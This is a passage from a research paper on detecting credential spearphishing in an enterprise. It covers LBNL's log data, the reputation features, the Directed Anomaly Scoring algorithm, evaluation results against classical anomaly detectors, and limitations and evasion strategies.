LBNL uses corporate Gmail to manage its employees' emails.[2] Each time an employee successfully logs in, Gmail logs the user's corporate email address, the time when the login occurred, and the IP address from which the user authenticated. From these LDAP logs, we received anonymized information about login sessions where (1) the login IP address had never been used by the user during any previous successful login, (2) the user had more than 25 prior logins, and (3) the login IP address did not belong to LBNL's network. The last row of Table 1 shows the anonymized data in each entry of the LDAP logs.

4 Challenge: Diversity of Benign Behavior

Prior work has used machine learning to identify spearphishing attacks, based on suspicious content in email headers and bodies [8,19]. While that work detects several spearphishing attacks, their optimal false positive rates (FPR) are 1% or higher, which is far too high for our setting: a FPR of 1% would lead to 3.7 million false alarms on our dataset of nearly 370 million.

Time span	Mar 1, 2013– Jan 14, 2017
Total emails	372,530,595
Unique sender names (names in `From`)	3,415,471
Unique sender addresses (email addresses in `From`)	4,791,624
Emails with clicked URLs	2,032,921
Unique sender names (names in `From`)	246,505
Unique sender addresses (email addresses in `From`)	227,869
# total clicks on embedded URLs	30,011,810
Unique URLs	4,014,412
Unique hostnames	220,932
Logins from new IP address	219,027
# geolocated cities among all new IP addresses	7,937
# of emails sent during sessions where employee logged in from new IP address	2,225,050

Table 2: Summary of data in the three logs. Note that some emails contain multiple URLs, some or all of which may be visited multiple times by multiple recipients (thus, there are more clicked-URLs than emails that contain clicked-URLs).

In this section, we identify several issues that make spearphishing detection a particularly difficult challenge. Specifically, when operating on a real-world volume of millions of emails per week, the diversity of benign behavior produces an untenable number of false positives for detectors that merely look for anomalous header values.

4.1 Challenge 1: Senders with Limited Prior History

A natural detection strategy is to compare the headers of the current email under analysis against all historical email headers from the current email's purported sender. For example, consider a *name spoofer* who attempts to spearphish one of Alice's team members by sending an email with a `From` header of `Alice Good <alice@evil.com>`. An anomaly-based detector could identify this attack by comparing the email's `From` address (`<alice@evil.com>`) against all `From` addresses in prior email with a `From` name of `Alice Good`.

However, this approach will not detect a different spearphishing attack where neither the name nor the address of the `From` header have ever been seen before: `Alice <alice@evil.com>` or `HR Team <hr.enterpriseX@gmail.com>`. In this *previously unseen attacker* setting, there is no prior history to determine whether the `From` address is anomalous.

[1] Shortened URLs are expanded to their final destination URLs.

[2] Email between two employees also flows through corporate Gmail, which allows our detector to scan "internal" emails for lateral spearphishing attacks.




Figure 2: Distribution of the number of emails sent per `From` name. Nearly 40% of all `From` names appear in only one email and over 60% of all `From` names appear in three or fewer emails.




Figure 3: Distribution of the total number of `From` addresses per `From` name (who send over 100 emails) across all emails sent by the `From` name. Over half (52%) of these `From` names sent email from two or more `From` addresses (i.e., have at least one new `From` address).

To address this gap, one might flag all emails with a new or previously unknown `From` name (e.g., any email where the `From` name has been seen in two or fewer emails leads to an alert). Unfortunately, this approach generates an overwhelming number of alerts in practice because millions of `From` names are only ever seen in a few emails. Figure 2 shows the distribution of the number of emails per `From` name in our dataset. In particular, we find that over 60% of `From` names sent three or fewer emails and over 40% of `From` names sent exactly one email. Thus, even if one ran a detector retrospectively to alert on every email with a `From` name that had never been seen before and did not eventually become an active and engaged sender, it would produce over 1.1 million alerts: a false positive rate of less than 1% on our dataset of nearly 370 million emails, but still orders of magnitude more than our target. Even though spam might account for a proportion of these emails with new `From` names, LBNL's security staff investigated a random sample of these emails and found a spectrum of benign behavior: event/conference invitations, mailing list management notices, trial software advertisements, and help support emails. Thus, a detector that only leverages the traditional approach of searching for anomalies in header values faces a stifling range of anomalous but benign behavior.

4.2 Challenge 2: Churn in Header Values

Even if we were to give up on detecting attacks that come from previously unseen `From` names or addresses, a detector based on header anomalies still runs into yet another spectrum of diverse, benign behavior. Namely, header values for a sender often change for a variety of benign reasons. To illustrate this, we consider all `From` names that appear in at least 100 emails (our dataset contains 125,172 of them) and assess the frequency at which these names use a new `From` email address when sending email.

Figure 3 shows the cumulative distribution of the total number of `From` email addresses per `From` name. From this graph, we see that even among `From` names with substantial history (sent over 100 emails), there is considerable variability in header values: 52% of these `From` names send email from more than one `From` email address. We find that 1,347,744 emails contain a new `From` email address which has never been used in any of the `From` name's prior emails. Generating an alert for each of these emails would far exceed our target of 10 alerts per day.

This large number of new email addresses per `From` name stems from a variety of different sources: work vs. personal email addresses for a user, popular human names where each email address represents a different person in real life (e.g., multiple people named `John Smith`), professional society surveys, and functionality-specific email addresses (e.g. `Foo <noreply@foo.com>`, `Foo <help@foo.com>`, `Foo <donate@foo.com>`). While it might be tempting to leverage domain reputation or domain similarity between a new `From` address and the `From` name's prior addresses to filter out false positives, this fails in a number of different cases. For example, consider the case where `Alice` suddenly sends email from a new email address, whose domain is a large email hosting provider; this could either correspond to Alice sending email from her personal email account, or it might rep-

resent a *name spoofer* using a Gmail account with a spoofed `From` name.

Given the prevalence of emails with anomalous, yet benign, header values, a practical detector clearly needs to leverage additional signals beyond an email's header values. Some prior academic work has attempted to incorporate stylometry features from an email's body to identify spearphishing attacks [19]; however, as discussed earlier, these systems have false positive rates of 1% or higher, which would lead to millions of false alarms, a prohibitively high number for practical usage. In the following section, we present a novel approach that leverages a different set of signals based on the underlying nature of spearphishing attacks.

5 Detector Design

At a high level, our detector consists of three stages illustrated in Figure 4 and described below: a feature extraction stage (§ 5.1 and § 5.2), a nightly scoring stage (§ 5.4), and a real-time alert generation stage (§ 5.5). Conceptually, our work introduces two key ideas that enable our detector to detect a wide range of attacks, while achieving a practical volume of false positives that is over 200 times lower than prior work. First, our detector extracts two sets of reputation-based features that independently target the two key stages of a spearphishing attack identified in our attack taxonomy. Second, we introduce a novel, unsupervised anomaly detection technique that enables our detector to automatically rank a set of unlabeled events and select the most suspicious events for the security team to review. We first discuss each of these elements and then show how to combine them for our real-time detector.

5.1 Features per Attack Stage

Fundamentally, spearphishing attacks aim to trick their recipients into performing a dangerous action described in the email. If the attacker fails to persuade the victim into taking the action, the attack fails. For credential spearphishing, the dangerous action is clicking on a link in an email that leads the victim to a credential phishing website.[3] Thus, we analyze every email that contains a link that a user clicked on; we call this clicked link a *click-in-email* event.

As discussed in our taxonomy (§ 2.1), spearphishing attacks consist of two necessary stages: the lure stage, where the attacker persuades the victim to trust him, and the exploit stage, where the victim performs a dangerous action for the attacker. This insight leads to the first core idea in our approach: we craft two sets of features to target both of these stages of a spearphishing attack. Prior work has often used features that capture only the lure or the exploit; our insight is that we can do significantly better by using both types of features.

Accordingly, we have two classes of features: *domain reputation* features, and *sender reputation* features. In order to steal the victim's credentials, the attacker must link to a site under her control. Because spearphishing attacks are so tightly targeted, visits to this malicious website will presumably be rare among the historical network traffic from the organization's employees. Therefore, for each click-in-email event, the domain reputation features characterize the likelihood that an employee would visit that URL, based on its (fully qualified) domain. The sender reputation features characterize whether the sender of that email falls under one of the impersonation models outlined in our taxonomy. Effectively, the sender reputation features capture elements of the lure (by recognizing different types of spoofing that the attacker might use to gain the victim's trust), and the domain reputation features capture characteristics of the exploit.

Because the sender reputation features differ for each impersonation model (§ 5.2.2), our detector actually consists of three sub-detectors, one for each impersonation model. As discussed below (§ 5.5), if any of the sub-detectors flags an email as spearphishing, the detector treats it as an attack and generates an alert for the security team.

5.2 Features

Each sub-detector uses a feature vector containing four scalar values, two for domain reputation and two for sender reputation; Appendix A contains a summary table of these features, which we discuss below. As we show later (§ 6), these compact feature vectors suffice to detect a wide-range of attacks while achieving a practical volume of false positives.

5.2.1 Domain Reputation Features

All sub-detectors use the same two features to characterize the reputation of a link that the user clicked on. Intuitively, if few employees from the enterprise have visited URLs from the link's domain, then we would like to treat a visit to the email's link as suspicious. Additionally, if employees have never visited URLs from a domain until very recently, then we would also like to treat visits to the domain's URLs as risky. Based on these two ideas, the first feature counts the number of prior visits to any URL with the same fully qualified domain name (FQDN) as the clicked URL; this is a global count across all employees' visits, from the NIDS logs. The second fea-

[3] While an adversary could attempt to spearphish an employee's credentials by fooling them into including the credentials in an email response, this attack variant is likely more difficult to successfully execute given employee awareness from security training and education. Based on their multi-year incident database, LBNL has not observed such attacks succeed in practice.




Figure 4: Overview of our real-time detector, which leverages output from a nightly batch job during its real-time analysis, as described in § 5.4 and § 5.5. As emails arrive, our detector leverages historical logs to extract and save three feature vectors (one FV per impersonation model) for each URL in the email (§ 5.1). Using the network traffic logs, our detector logs all clicks on URLs embedded in emails. Each night, our detector runs our anomaly scoring algorithm on the FVs from a sliding window over the past month's clicked URLs and stores a *ComparisonSet* of the month's most suspicious FVs for each impersonation model (§ 5.4). Observing real-time network traffic, our detector sees clicked email URLs, compares the real-time click's feature vector for each impersonation model against the *ComparisonSet*, and generates an alert for the security team if needed (§ 5.5).

ture counts the number of days between the first visit by any employee to a URL on the clicked link's FQDN and the time when the clicked link's email initially arrived at LBNL.

We chose to characterize a clicked link's reputation in terms of its FQDN, rather than the full URL, because over half of the clicked URLs in our dataset had never been visited prior to a click-in-email event. Consequently, operating at the granularity of the full URL would render the URL reputation features ineffective because the majority of URLs would have the lowest possible feature values (i.e., never been visited prior to the email recipient). Additionally, using a coarser granularity such as the URL's registered domain name or its effective second-level domain could allow attackers to acquire high reputation attack URLs by hosting their phishing webpages on popular hosting sites (e.g., attacker.blogspot.com). By defining a URL's reputation in terms of its FQDN, we mitigate this risk.

5.2.2 Sender Reputation Features

Name Spoofer: As discussed earlier (§ 2.1.1), in this attacker model Mallory masquerades as a trusted entity by spoofing the name in the `From` header, but she does not spoof the name's true email address. Because the trusted user that Mallory impersonates does not send email from Mallory's spoofed address, the spearphishing email will have a `From` email address that does not match any of the historical email addresses for its `From` name. Therefore, the first sender reputation feature counts the number of previous days where we saw an email whose `From` header contains the same name and address as the email being scored.

Also, in this attacker model, the adversary spoofs the `From` name because the name corresponds to someone known and trusted. If that name did not correspond to someone trustworthy or authoritative, there would be no point in spoofing it, or it would manifest itself under our *previously unseen attacker* threat model. Thus, the second sender reputation feature for a clicked email reflects the trustworthiness of the name in its `From` header. We measure the trustworthiness of a name by counting the total number of weeks where this name sent at least one email for every weekday of the week. Intuitively, the idea is that `From` names that frequently and consistently send emails will be perceived as familiar and trustworthy.

Previously Unseen Attacker: In this threat model (§ 2.1.1), Mallory chooses a name and email address that resembles a known or authoritative entity, but where the name and email address do not exactly match any existing entity's values (e.g.,`IT Support Team <helpdesk@company.`*net*`>`); if the name or address did exactly match an existing entity, the attack would instead fall under the *name spoofer* or *address spoofer* threat model. Compared to name-spoofing attacks, these attacks are more difficult to detect because we have no prior history to compare against; indeed, prior work does not attempt to detect attacks from this threat model. To deal with this obstacle, we rely on an assumption that the attacker will seek to avoid detection, and thus the spoofed identity will be infrequently used; each time Mallory uses the spoofed identity, she runs the risk that the employee she's interacting with might recognize that Mallory has forged the name or email address and report it. Accordingly, we use two features: the number of prior days that the `From` name has sent email, and the number of prior days that the `From` address has sent emails.

Lateral Attacker: This sub-detector aims to catch spearphishing emails sent from a compromised user's accounts (without using any spoofing). To detect this pow-

erful class of attackers, we leverage the LDAP logs provided by Gmail's corporate email services (§ 3). When a recipient clicks on a link in an email, if the email was sent by an employee, we check the LDAP logs to see if the email was sent during a login session where the sender-employee logged in using an IP address that the sender-employee has never used before. If so, this sub-detector computes the geolocated city of the session's IP address, say city C. It then extracts two features: the number of distinct employees that have logged in from city C, and the number of previous logins where this sender-employee logged in from an IP address that geolocated to city C.

Content-Based Features: As discussed in Section 3, for privacy reasons we do not have access to either the bodies of emails or the contents of a clicked URL's webpage. If desired, enterprises could augment our sender reputation features with additional features from the raw content in the email message or website (e.g., NLP features that characterize whether the email message relates to accounts/credentials/passwords or reflects particular sentiments such as urgency).

5.3 Limitations of Standard Detection Techniques

Once our detector has extracted features for each click-in-email event, it needs to decide which ones should trigger an alert for the security team. We first discuss three natural, but ultimately ineffective, approaches for determining which events to alert on. Then, in the following subsection, we present a new technique that our detector uses to overcome the limitations of these canonical approaches.

Manual Thresholds: The simplest approach would be to manually select a threshold for each feature, and generate an alert if all feature values are below the threshold. One might use domain knowledge of each feature to guess a threshold for each feature dimension: e.g., spearphishing attacks will use URLs whose domain has fewer than five visits or was first visited less than five days ago. Unfortunately, this approach is inherently arbitrary since we do not know the true distribution of feature values for spearphishing attacks. Thus, this ad hoc approach can easily miss attacks, and does not provide a selection criteria that generalizes across different enterprises.

Supervised Learning: A large body of literature on attack detection, from spam classification to prior spearphishing work, draws heavily on supervised machine learning algorithms. However, those methods are not suitable for our setting.

To accurately classify new events, supervised learning techniques require a labeled training dataset that reflects the range of possible malicious and benign feature values. Unfortunately, in our context, it is difficult to assemble a large enough training set. Because spearphishing attacks are extremely difficult to detect and occur at a low rate, we have few malicious samples to train on.

Additionally, our setting exhibits extreme class imbalance: because of the scarcity of data on known spearphishing attacks, the training set will have vastly more benign instances than malicious instances. Supervised techniques often need a relatively balanced dataset; classifiers trained on highly imbalanced data often learn to always predict the majority class (missing real attacks), pathologically overfit to accidental characteristics of the minority class, or generate too lax of a decision boundary and generate prohibitively high numbers of false positives [10]. While the machine learning community has explored a number of techniques for addressing imbalanced training data [6, 10], such as undersampling the over-represented class or synthetically generating samples for the under-represented class, these techniques do not scale to imbalances on the order of millions to one.

Standard Anomaly Detection: Alternatively, one might consider unsupervised or semi-supervised anomaly detection techniques. While a number of such techniques exist, including density estimation techniques such as Gaussian Mixture Models (GMMs) [5] and clustering and distance-based techniques such as k-nearest-neighbor (kNN) [13], these classical techniques suffer from three limitations.

First, in a number of security settings, scalar features often have a directionality to their values; and indeed, all of our features have this property. For example, the fewer visits a domain has, the more suspicious it is; an unusually small number of visits is grounds for suspicion, but an unusually large number is not. Standard anomaly detection techniques do not incorporate notions of asymmetry or directionality into their computations. For example, density-based anomaly detection techniques such as kernel density estimation (KDE) and GMMs fit a probability distribution to the data and alert on the lowest-probability events. Events that have statistically extreme—but benign—feature values will have a very low probability of occurring, triggering a large number of useless alerts.

Second, standard anomaly detection techniques often treat an event as anomalous even if only one or a few of the event's features are statistically anomalous. However, in our setting, we expect that attacks will be anomalous and suspicious in *all* feature dimensions. Consequently, in our setting, classical techniques will generate

Algorithm 1 Scoring and Alert Selection in DAS

```
Score(E, L):
1: for each event X in L do:
2:     if E is more suspicious than X in every dimension:
3:         Increment E's score by one

AlertGen(L (a list of events), N):
1: for each event E in L do:
2:     Score(E, L)
3: Sort L by each event's score
4: return the N events from L with the highest scores
```

many spurious alerts for events that are only anomalous in a few dimensions. As we show in Section 6.3, this causes classical techniques to miss the vast majority of spearphishing attacks in our dataset because they exhaust their alert budget with emails that have benign feature values in all but one dimension.

Third, classical techniques are parametric: they either assume the data comes from a particular underlying distribution, or they contain a number of parameters that must be correctly set by their deployer in order for the technique to obtain acceptable performance. GMMs assume the data comes from a mixture of Gaussian distributions, KDE has a bandwidth parameter that requires tuning by the deployer, and kNN needs the deployer to select a value of k (the number of nearest neighbors/most similar events, which the algorithm will use to compute an event's anomaly score). These requirements are problematic for spearphishing detection since we do not know the true distribution of attack and benign emails, the underlying distribution might not be Gaussian, and we do not have a sound way to select the parameters.

5.4 Directed Anomaly Scoring (DAS)

Given the limitations of traditional detection techniques, we introduce a simple and general technique for automatically selecting the most suspicious events from an unlabeled dataset. We call our technique Directed Anomaly Scoring (DAS). At a high level, DAS ranks all events by comparing how suspicious each event is relative to all other events. Once all events have been ranked, DAS simply selects the N most suspicious (highest-ranked) events, where N is the security team's alert budget.

Algorithm 1 shows the procedure for scoring and generating alerts with DAS. Concretely, DAS first assigns an anomaly score for each event, E, by computing the total number of other events where E's feature vector is at least as *suspicious* as the other event in *every* feature dimension. Thus, E's score counts how many events it is at least as suspicious as; events with higher scores are more suspicious than ones with lower scores. Figure 5 presents a few visual examples of computing DAS scores. After scoring every event, our algorithm simply sorts all events by their scores and outputs the N highest-scoring events.

Formally, we identify each event with its feature vector $E \in \mathbb{R}^d$. We consider event E to be at least as suspicious as event E', written $E \succcurlyeq E'$, if $E_i \leq E'_i$ for all $i = 1, 2, \ldots, d$. (For simplicity, we assume that smaller feature values are more suspicious, in every dimension; for dimensions where the reverse is true, we replace the comparator $\leq$ with $\geq$. Appendix A summarizes the comparators we use for each feature.) Then, the score of event E is the cardinality of the set $\{E' : E \succcurlyeq E'\}$.

DAS is well-suited for a range of security detection problems where attacks can be characterized by a combination of numerical and boolean features, such as our spearphishing use case. As we show in Section 6, DAS achieves orders-of-magnitude better results than classical anomaly detection techniques because it leverages domain knowledge about which regions of the feature space are most suspicious; in particular, it overcomes all three limitations of classical techniques discussed in Section 5.3.

5.5 Real-time Detection Architecture

We now synthesize the ideas discussed in previous subsections to provide an end-to-end overview of how we leverage DAS to generate alerts (illustrated in Figure 4). Our detector has access to the enterprise's log data, real-time network traffic (e.g., via a NIDS like Bro), and an alert budget β for each sub-detector, which specifies the daily volume of alerts that the security team deems acceptable. As each email arrives, for each URL in the email, our detector extracts the feature vector for that URL and saves it in a table indexed by the URL. Each HTTP request seen by the enterprise's NIDS is looked up in the table. Each time the detector sees a visit to a URL that was earlier seen in some email (a "click-in-email event"), it adds that feature vector to a list of events. Finally, our detector uses the DAS algorithm to rank the events and determine which ones to alert on.

This approach would work fine for a batch algorithm that runs the DAS algorithm once a month on the past thirty day's events. However, a spearphishing attack might not be detected by this batch approach until as much as a month after it occurs. Therefore, we now turn to extending our approach to work *in real-time*.

Naively, at the end of each day we could gather the day's events, rank them using DAS, and alert on the β most suspicious. However, this might miss attacks that would have been detected by the batch algorithm, as some days might have many benign but seemingly-suspicious events that mask a true attack.

Instead, we use a more sophisticated algorithm that comes closer to the batch algorithm, yet operates in real time. Each night, our detector collects all the click-in-




Figure 5: Example diagrams of DAS scores for events in a 2 dimensional feature space. X-values to the right and Y-values toward the top are more benign (thus, values toward the bottom and left are more suspicious). Each circle represents an example event. The number in each circle is the DAS score for the event. For example, looking at the third diagram, the purple event only receives a score of 1. Although the purple event has a more suspicious feature value in the Y dimension than event B, it is more benign in the X dimension. Thus, event B does **not** cause the purple event's score to increment.

email events for the past month and computes their associated feature vectors. For each sub-detector, we rank these events using DAS, select the $30 \times \beta$ most suspicious events, and save them in a set that we call the *ComparisonSet*.

In real time, when our detector observes a click-in-email event from the NIDS, it fetches the event's feature vectors for each impersonation model. Our detector then computes if any of the current click's feature vectors are at least as suspicious as any of the feature vectors in the *ComparisonSet* for its respective impersonation model.[4] If so, our detector generates an alert for the security team. Intuitively, this approach alerts if the event would have been selected by DAS on any day in the past month; or, more precisely, if it is among the 30β most suspicious events in the past month. Our evaluation (§ 6) shows that this real-time approach can safely detect the same attacks as the batch scoring procedure. On some days our real-time approach might generate more alerts than the target budget if a day has a burst of particularly suspicious click-in-email events; however, we show in the next section that this occurs infrequently in practice.

6 Evaluation and Analysis

We evaluated our real-time detector on our dataset of 370 million emails from LBNL, measuring its detection performance (true positives), the time burden (false positives) it imposes on an enterprise's security staff, and how it performs relative to standard anomaly detection techniques that use the same set of features.

For each click-in-email event, we computed its reputation features using log data from a sliding window over the six months prior to the click event. To bootstrap this process, we use the first six months of our dataset as a burn-in period and do not generate alerts for any emails in that period. Later (§ 7), we explore the impact of using a smaller window of historical data to compute feature values.

We configured our detector with a daily budget of 10 alerts per day. LBNL's security team specified 10 alerts per day as a very tolerable number since their team consists of several analysts who routinely process a few hundred alerts each day. To divide this budget among each of our three sub-detectors, we allocated 4 alerts per day for each of the *name spoofer* and *previously unseen attacker* sub-detectors and 2 alerts per day for our *lateral attacker* sub-detector; since lateral spearphishing requires the use of a compromised account, we expect it to occur less often than spoofing-based spearphishing.

6.1 Detection Results: True Positives

Because spearphishing attacks occur infrequently and often go undetected, developing ground truth and measuring true positives is a hard problem. For our evaluation, we draw upon LBNL's incident database, which contains

[4] This is equivalent to running DAS to score the current feature vector against the *ComparisonSet* and checking whether it gives the current feature vector a score of at least 1.

Alert Classification	*Name spoofer*	*Previously unseen attacker*	*Lateral attacker*	Total Count
Spearphish: *known* + successful attack	2	2	2	6 / 7
Spearphish: **unknown** + successful attack	1	1	0	2 / 2
Spearphish: failed attack	3	6	0	9 / 10
Total Spearphish Detected	6	9	2	17 / 19

Table 3: Summary of our real-time detection results for emails in our test window from Sep 1, 2013 - Jan 14, 2017 (1,232 days). Rows represent the type/classification of an alert following analysis by security staff members at LBNL. Columns 2–4 show alerts broken down per attacker model (§ 5.2.2). Column 5 shows the total number of spearphishing campaigns identified by our real-time detector in the numerator and the total number of spearphishing campaigns in the denominator. Out of 19 spearphishing attacks, our detector failed to detect 2 attacks (one that successfully stole an employee's credentials and one that did not); both of these missed attacks fall under the *previously unseen attacker* threat model, where neither the username nor the email address matched an existing entity.

7 known successful spearphishing attacks; this includes 1 spearphishing exercise, designed by an external security firm and conducted independently of our work, that successfully stole employee credentials. Additionally, members of LBNL's security team manually investigated and labeled 15,521 alerts. We generated these alerts from a combination of running (1) an older version of our detector that used manually chosen thresholds instead of the DAS algorithm; and (2) a batched version of our anomaly scoring detector, which ran the full DAS scoring procedure over the click-in-email events in our evaluation window (Sep. 2013 onward) and selected the highest scoring alerts within the cumulative budget for that timeframe.

From this procedure, we identified a total of 19 spearphishing campaigns: 9 which succeeded in stealing an employee's credentials and 10 where the employee clicked on the spearphishing link, but upon arriving at the phishing landing page, did not enter their credentials.[5] We did not augment this dataset with simulated or injected attacks (e.g., from public blogposts) because the true distribution of feature values for spearphishing attacks is unknown. Even for specific public examples, without actual historical log data one can only speculate on what the values of our reputation features should be.

To evaluate our true positive rates, we ran our real-time detector (§ 5.5) on each attack date, with a budget of 10 alerts per day. We then computed whether or not the attack campaign was flagged in a real-time alert generated on those days. Table 3 summarizes our evaluation results. Overall, our real-time detector successfully identifies 17 out of 19 spearphishing campaigns, a 89% true positive rate.

Of these, LBNL's incident database contained 7 known, successful spearphishing campaigns (their incident database catalogues successful attacks, but not ones that fail). Although our detector missed one of these successful attacks, it identified 2 previously undiscovered attacks that successfully stole an employee's credentials. The missed attack used a now-deprecated feature from

[5] A campaign is identified by a unique triplet of ⟨the attack URL, email subject, and email's `From` header⟩.




Figure 6: Histogram of the total number of daily alerts generated by our real-time detector (cumulative across all three sub-detectors) on 100 randomly sampled days. The median is 7 alerts/day.

Dropbox [7] that allowed users to host static HTML pages under one of Dropbox's primary hostnames, which is both outside of LBNL's NIDS visibility because of HTTPS and inherits Dropbox's high reputation. This represents a limitation of our detector: if an attacker can successfully host the malicious phishing page on a high-reputation site or outside of the network monitor's visibility, then we will likely fail to detect it. However, Dropbox and many other major file sharing sites (e.g., Google Drive) have dropped these website-hosting features due to a number of security concerns, such as facilitating phishing. Ironically, in the specific case of Dropbox, industry reports mention a large increase in phishing attacks targeted against Dropbox users, where the phishing attack would itself be hosted via Dropbox's website hosting feature, and thus appear to victims under Dropbox's real hostname [11]. Among the attacks that our detector correctly identified, manual analysis by staff members at LBNL indicated that our sub-detectors aptly detected spearphish that fell under each of their respective threat models (outlined in Section 2.1).

6.2 False Positives and Burden of Alerts

At a daily budget of 10 alerts per day, our detector achieved an average false positive rate of 0.004% (the median number of emails per day is 263,086). However, as discussed earlier (§ 5.5), our real-time detector is not guaranteed to produce exactly 10 alerts per day; some days might have a burst of particularly suspicious emails while other days might not have any unusual activity at all. To evaluate the actual daily alert load, we ran our real-time detector on one hundred randomly selected days in our dataset and computed the total number of alerts it generated on each day, shown in Figure 6. From this histogram, we see that while our detector occasionally generates bursts over our target budget, on the vast majority of days (80%) it generates 10 or fewer alerts per day; on nearly 20% of days, it generates no alerts.

During their manual investigation of the 15,521 alerts created during our ground truth generation process, LBNL's security staff tracked how long it took them to investigate these alerts. Surprisingly, LBNL's security staff reported that a single analyst could process an entire month's worth of alerts in under 15 minutes (and thus, on average, under one minute to analyze one day's worth of alerts).

This rapid processing time arises because the analysts were able to develop a two-pass workflow that enabled them to quickly discard over 98% of the alerts, at a rate of 2 seconds per alert; and then follow up with a more in-depth analysis pass (e.g., analyzing detailed HTTP logs and examining the full email headers) over the remaining 2% of alerts, at a rate of 30 seconds per alert. The first pass is so fast because, for the vast majority of our detector's alerts, an analyst could quickly tell if an email constituted a plausible spearphishing threat by inspecting the Subject line, `From` line, and clicked URL of the email. For over 98% of our alerts, this trio of information indicated that the email was highly unlikely to contain a credential spearphishing attack. For example, emails with subjects such as "Never Lose Your Keys, Wallet, or Purse Again!" and "ATTN: Your Stomach Issues FINALLY Explained. See Video Here" are surely not spearphishing attacks.

While the more time-intensive 2% of alerts contained mostly false positives (i.e., not spearphishing), the analysts found two interesting classes of alerts. First, in addition to detecting spearphishing attacks, our detector identified 41 emails from regular phishing campaigns. The analysts distinguished between regular phishing and spearphishing by checking whether the email and HTTP response from the clicked URL contained content that was specifically targeted at LBNL. Second, ironically, our detector generated 40 alerts where the person who clicked on the link in the email was not one of the email's recipients, but rather a member of LBNL's security staff. These clicks were part of routine investigations conducted by LBNL's security staff; for example, in response to a user reporting a suspicious email.

6.3 Anomaly Detection Comparisons


In Section 5.4 we introduced DAS, a simple new technique for anomaly detection on unlabeled data. Now, we evaluate the effectiveness of DAS compared to traditional unsupervised anomaly detection techniques.

We tested three common anomaly detection techniques from the machine learning literature: Kernel Density Estimation (KDE), Gaussian Mixture Models (GMM), and k-Nearest Neighbors (kNN) [5]. To compare the real-time detection performance of each of these classical techniques against DAS's real-time performance, we ran each of these classical techniques using the same training and evaluation procedures we used for our real-time detector's evaluation. Specifically, given the date of each of the 19 attacks and its impersonation model, we extracted the same exact feature values for all click-in-email events that occurred within a thirty day window ending on the attack date; the thirty day window reflected the size of our *ComparisonSet*. We then normalized these feature values and ran each of the three classical anomaly detection techniques on this set of click-in-email events for each attack date. For quantitative comparisons, we computed (1) the number of attacks that would have been detected by each classical technique if it used the same budget that our real-time detector used and (2) the daily budget the classical technique would need to detect all of the attacks that our DAS-driven detector identified.

Like other machine learning methods, these classical algorithms require the user to set various hyperparameters that affect the algorithm's performance. For our evaluation, we tested each classical technique under a range of different hyperparameter values and report the results for whichever values gave the best results (i.e., comparing DAS against the best-case version of these classical techniques).

Table 4 summarizes the results of this comparative experiment. All three traditional techniques detected fewer than 25% of the attacks found by DAS. Moreover, in order for KDE (the best performing classical technique) to detect as many attacks as DAS, it would need a daily budget nearly an order of magnitude larger than ours.

To illustrate why standard unsupervised techniques perform so poorly, the two plots in Figure 7 show the sender reputation features for a random sample of 10,000 *lateral attacker* click-in-email events. The left plot shows the feature values for the actual alerts our DAS detector generated (in red), while the right plot shows the feature values for the alerts selected by KDE using the same budget as our detector. KDE selects a mass






Figure 7: Both plots show the sender reputation feature values (scaled between [0, 1]) of a random sample of 10,000 *lateral attacker* click-in-email events. Filled red points denote events that generated alerts within the daily budget by DAS (left-hand figure) and KDE (right-hand figure).

Algorithm	Detected	Daily Budget
kNN	3/19	10
	17/19	2,455
GMM	4/19	10
	17/19	147
KDE	4/19	10
	17/19	91
DAS (§ 5.4)	17/19	10

Table 4: Comparing classical anomaly detection techniques to our real-time detector, on the same dataset and features. For each of the standard anomaly detection algorithms, the first row shows the number of attacks detected under the same daily budget as ours; the second row shows what the classical technique's budget would need to be to detect all 17 attacks that our real-time detector identified on a daily budget of 10 alerts per day.

of points in the upper-right corner, which illustrates one of limitations of standard techniques discussed in Section 5.4: they do not take into account the directionality of feature values. Because extremely large feature values occur infrequently, KDE ranks those events as highly anomalous, even though they correspond to benign login sessions where the user happened to login from a new IP address in a residential city nearby LBNL. Second, KDE selects a group of events in the bottom-right corner, which correspond to login sessions where an employee logged in from a city that they have frequently authenticated from in the past, but where few other employees have logged in from. KDE's selection of these benign logins illustrates another limitation of standard techniques: they often select events that are anomalous in just one dimension, without taking into account our domain knowledge that an attack will be anomalous in *all* dimensions. Even though the bottom-right corner represents employee logins where few other employees have logged in from the same city, they are not suspicious, because that employee has previously logged in many times from that location: they correspond to benign logins by remote employees who live and work from cities far from LBNL's main campus. Thus, DAS can significantly outperform standard unsupervised anomaly detection techniques because it allows us to incorporate domain knowledge of the features into DAS's decision making.

7 Discussion and Limitations

Detection systems operate in adversarial environments. While we have shown our approach can detect both known and previously undiscovered spearphishing attacks, there are limitations and evasion strategies that adversaries might pursue.

Limited Visibility: Our detection strategy hinges on identifying if an email's recipient engaged in a potentially dangerous action. In the case of credential spearphishing, LBNL's network traffic logs allowed us to infer this behavior. However, our approach has two limitations: first, email and network activity conducted outside of LBNL's network borders will not get recorded in the NIDS logs. Second, LBNL made a conscious decision not to man-in-the-middle traffic served over HTTPS; thus, we will miss attacks where the email links to an HTTPS website. Both of these are typical challenges that network-level monitoring faces in practice. One strategy for alleviating this problem would be to use endpoint monitoring agents on employee machines. Alternatively, a detector could leverage SNI [23] to develop

its domain reputation for HTTPS and identify when users visit potentially dangerous HTTPS domains.

In addition to limited network visibility, our detector might miss attacks if a spearphishing email came from a compromised personal email account. Since our detector relies on access to a user's prior login information to detect lateral spearphishing attacks, it will not have the necessary data to compute the features for this sub-detector. To defend against this genre of lateral spearphishing, one could leverage alternative sender reputation features, such as ones based on stylometry [8, 19].

False Negatives and Evasion Strategies: Our detector attempts to meet an upper-bound on the number of alerts it generates. As a result, it might miss some attacks if a number of successful spearphishing campaigns occur on a given day; in effect, the clicks on URLs from the campaigns earlier in the day will mask campaigns that occur later on. To overcome this problem, the security staff could increase the detector's alert budget on days with many attack alerts.

Aside from trying to mask one attack campaign with another, an adversary could attempt to escape detection by crafting an email whose domain or sender reputation features are high. An attacker could boost her link's domain reputation by compromising a frequently visited website and using it to host the credential spearphishing website. This strategy incurs greater costs to execute than modern-day attacks (where an adversary can simply setup her own cheap phishing webpage), and it is unclear whether such an attack would succeed if the site does not normally ask for the employee's corporate credentials. For example, if an adversary compromises a popular video website (e.g., netflix.com), many users might find it unusual for that popular domain to suddenly start asking for the user's enterprise credentials.

